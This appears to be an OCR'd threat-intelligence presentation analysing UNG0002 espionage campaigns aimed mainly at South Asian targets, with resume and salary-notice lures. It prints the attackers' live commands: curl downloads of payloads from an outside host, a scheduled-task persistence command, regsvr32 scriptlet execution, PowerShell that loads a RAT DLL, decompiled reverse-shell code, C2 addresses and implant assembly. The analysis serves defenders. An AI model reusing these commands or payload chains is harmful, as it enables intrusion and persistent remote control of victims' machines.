mkdir "C:\Users\Public\Tasks"
curl -o C:\Users\Public\Tasks\list.vbs https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/list.vbs
powershell -ExecutionPolicy Bypass -Command "$taskName='UtilityUpdater';$scriptPath='C:\Users\Public\Tasks\list.vbs';$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1

curl  -o C:\Users\Public\Tasks\list.txt https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/list.txt  >nul 2>&1
curl  -o C:\Users\Public\Tasks\memcom.dll https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/memcom.dll
curl  -o C:\Users\Public\Tasks\script.ps1 https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/script.ps1
curl  -o C:\Users\Public\Tasks\run.sct https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/run.sct

attrib +h +s "C:\Users\Public\Tasks" >nul 2>&1 2>&1
```

Downloads a bunch of PowerShell, DLL, SCT files

Creates a directory & downloads another malicious VBScript and executes it

```
powershell -ExecutionPolicy Bypass -Command "$taskName='UtilityUpdater';$scriptPath='C:\Users\Public\Tasks\list.vbs';$trigger=New-
ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) -RepetitionInterval (New-TimeSpan -Minutes 1) -RepetitionDuration (New-TimeSpan
-Days 365);$action=New-ScheduledTaskAction -Execute 'wscript.exe' -Argument ' //b C:\Users\Public\Tasks\list.vbs';$settings=New-
ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;Register-ScheduledTask -TaskName
$taskName -Trigger $trigger -Action $action -Settings $settings"
```

Sub-Campaign – VBS & SCT

```
Set objShell = CreateObject("WScript.Shell")
Set exec = objShell.Exec("regsvr32 /s /n /u /i:C:\Users\Public\Tasks\run.sct scrobj.dll")
' Wait for it to finish silently
Do
    WScript.Sleep 100
Loop
```

Runs Scriptlet file.

```
<?xml version="1.0"?>
<scriptlet>
<registration progid="LvVGf" classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
<script language="VBScript">
<![CDATA[

On Error Resume Next
Sub obf_Runtime()
    obf_MacroEntryPoint
End Sub


Sub obf_LaunchCommand(ByVal obf_command)
    On Error Resume Next
    CreateObject("WScript.Shell").Run obf_comma
End Sub


Sub obf_MacroEntryPoint()
    On Error Resume Next
```

VBScript being executed via Scriptlet file.

```
Sub obf_MacroEntryPoint()
    On Error Resume Next


    obf_GeneratorEntryPoint
End Sub

Sub obf_GeneratorEntryPoint()
    Dim obf_code
    obf_code = ""

    obf_LaunchCommand "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Public\Tasks\script.ps1"
End Sub
```

Malicious PowerShell file

Sub-Campaign – PowerShell

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public class NativeMethods {
    [DllImport("C:\\Users\\Public\\Tasks\\memcom.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    public static extern void opt_mem();
}
"@ -Language CSharp

try {
    [NativeMethods]::opt_mem() | Out-Null
} catch {
}
```

Executing the export function of INET RAT.

Sub-Campaign – INET RAT

- Fetches Computer & Username
- Unnamed pipes with hidden cmd.exe
- QueryPerformanceCounter()

Decoded C2
marine-research.space:9445
skyfare.site:5679
ecoglide.site:7699

Commands


- sleep, windowsleep, nextsleep
- Window, exit

```
int opt_mem()
{
  int result; // eax
  __int64 *v1; // rbx
  __int64 *v2; // rsi
  unsigned int v3; // edi
  __int64 v4; // rax
  __int64 *v5; // rcx
  __int64 v6; // r8
  unsigned __int64 v7; // rdx
  __int128 v8; // [rsp+20h] [rbp-28h] BYREF
  __int64 v9; // [rsp+30h] [rbp-18h]

  v8 = 0i64;
  v9 = 0i64;
  result = config_decryption((__int64)&v8);     // C2 URL & Port decryption
  v2 = (__int64 *)*((_QWORD *)&v8 + 1);
  v1 = (__int64 *)v8;
  if ( (_QWORD)v8 != *((_QWORD *)&v8 + 1) )
  {
    do
    {
      v3 = *((_DWORD *)v1 + 8);
      v4 = sub_180010B14(16i64);
      v5 = v1;
      if ( (unsigned __int64)v1[3] > 0xF )
        v5 = (__int64 *)*v1;
      *(_QWORD *)v4 = v5;
      *(_DWORD *)(v4 + 8) = v3;
      result = malicious_reverse_shell((const CHAR *)v1, v3);// malicious function
      v1 += 5;
    }
```

C:\Users\Shockwave\source\repos\memcom\x64\Release\memcom.pdb

Campaign-2 : LNK & VBS

- 张婉婉简历.zip
- Zhang Wanwan Resume





```vbs
scriptPath = WScript.ScriptFullName
currentFolder = Left(scriptPath, InStrRev(scriptPath, "\") - 1)
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.CurrentDirectory = ".DS_Store"
On Error Resume Next
WshShell.Run Chr(34) & currentFolder & "\MacUpdate.exe" & Chr(34), 1, False
WshShell.Run Chr(34) & currentFolder & "\zww.pdf" & Chr(34), 1, False

WScript.Quit
```

Executes the Node-Webkit executable and spawns the fake resume document.


Campaign-2 : Blister Implant

Name	Date modified	Type	Size
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]
MacUpdate	5/23/2025 12:48 PM	Application	2,254 KB
nw_elf.dll	5/7/2025 9:03 PM	Application exten...	464 KB
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]
update.dat	5/5/2025 10:01 PM	DAT File	2 KB
update	5/10/2025 4:34 AM	VBScript Script File	1 KB
zww	5/10/2025 3:58 AM	Microsoft Edge P...	116 KB

Malicious Shellcode



Blister Implant – AES-CBC decryption



Blister Implant – Patching Entry point

```
push    r13
push    r14
push    r15
lea     rbp, [rsp-298h]
sub     rsp, 398h
mov     ecx, 726774Ch
call    sub_45C
xor     edi, edi
mov     dword ptr [rbp-70h], 'resu'
mov     rbx, rax
mov     [rbp-66h], dil
lea     rcx, [rbp-70h]
mov     dword ptr [rbp-6Ch], 'd.23'
mov     word ptr [rbp-68h], 'll'
call    rbx
lea     rcx, [rbp-60h]
mov     dword ptr [rbp-60h], '_2sw'

                        ; DATA XREF: sub_45C+19↓r
mov     dword ptr [rbp-5Ch], 'd.23'
mov     word ptr [rbp-58h], 'll'
mov     [rbp-56h], dil
call    rbx
lea     rcx, [rbp-50h]
mov     dword ptr [rbp-50h], 'cvsm'
mov     dword ptr [rbp-4Ch], 'd.tr'
mov     word ptr [rbp-48h], 'll'
mov     [rbp-46h], dil
```

```
mov     ecx, 6B8029h
call    sub_45C
mov     ecx, 0E0DF0FEAh
mov     [rbp-30h], rax
call    sub_45C
mov     ecx, 6174A599h
mov     r13, rax
call    sub_45C
mov     ecx, 5F38EBC2h
mov     rsi, rax
call    sub_45C
mov     ecx, 0E553A458h
mov     rdi, rax
call    sub_45C
mov     ecx, 5FC8D902h
mov     [rbp-20h], rax
call    sub_45C
mov     ecx, 614D6E75h
mov     r15, rax
call    sub_45C
mov     ecx, 803428A9h
mov     [rbp-18h], rax
call    sub_45C
mov     ecx, 4D7B1E12h
mov     [rbp-28h], rax
call    sub_45C
mov     ecx, 0D0EB608Dh
mov     r12, rax
call    sub_45C
mov     ecx, 70F2FA31h
mov     r14, rax
call    sub_45C
mov     ecx, 0E449F330h
mov     rbx, rax
call    sub_45C
```


Windows API- Hashes

Hash-function

Overlaps

- SideWinder APT group and new ASNs

ASN22612	NAMECHEAP-NET
ASN 47846	SEDO GmBH



Overlaps

- UNG0002 copying TTPs across [Operation Voldemort]

Bundled Files (6)

Scanned	Detections	File type	Name
2025-06-20	28 / 72	Win32 DLL	2025年度薪資調整辦法公告/_MACOSX/CiscoSparkLauncher.dll
2025-06-20	5 / 62	VBA	2025年度薪資調整辦法公告/_MACOSX/Store.vbs
2025-06-20	2 / 62	Windows shortcut	2025年度薪資調整辦法公告/2025年度薪資調整辦法公告.pdf.lnk
2025-06-20	0 / 63	PDF	2025年度薪資調整辦法公告/_MACOSX/2025年度薪資調整辦法公告.pdf
2025-06-20	0 / 62	XML	2025年度薪資調整辦法公告/_MACOSX/Cisco.xml
2025-06-20	0 / 72	Win32 EXE	2025年度薪資調整辦法公告/_MACOSX/CiscoCollabHost.exe

Operation VolderMort

Scanned	Detections	File type	Name
2025-06-19	41 / 68	Win32 DLL	××××××××××/.DS_Store/nw_elf.dll
2025-05-27	2 / 63	Windows shortcut	××××××××××/UI-××××××××××.pdf.lnk
2025-05-23	1 / 62	?	××××××××××/.DS_Store/update.dat
2025-06-21	0 / 72	Win32 EXE	××××××××××/.DS_Store/MacUpdate.exe
2025-05-13	0 / 61	VBA	××××××××××/.DS_Store/update.vbs
2025-05-27	0 / 64	PDF	××××××××××/.DS_Store/zww.pdf
2025-05-13	0 / 60	MP4	××××××××××/××××××3××/××xc/movie_002.mp4
?	?	PNG	××××××××××/××××××3××/××××c/1111.png
?	?	PNG	××××××××××/××××××3××/××××c/1112.png
?	?	PNG	××××××××××/××××××3××/××××c/1113.png

Operation AmberMist

Conclusion

- *UNG0002* targets South Asian Nations primarily
- Multiple Overlaps between AmberMist and CobaltWhisper
- Campaigns active since May 2024 till date
- Sophisticated lures targeting professionals across multiple-industries
- Heavily relies on Cobalt Strike, LOLBINs, custom-RATs & reverse shell
- Imitates Chinese-state sponsored campaigns with evolving TTPs

Thank You

Innovate. Simplify. Secure.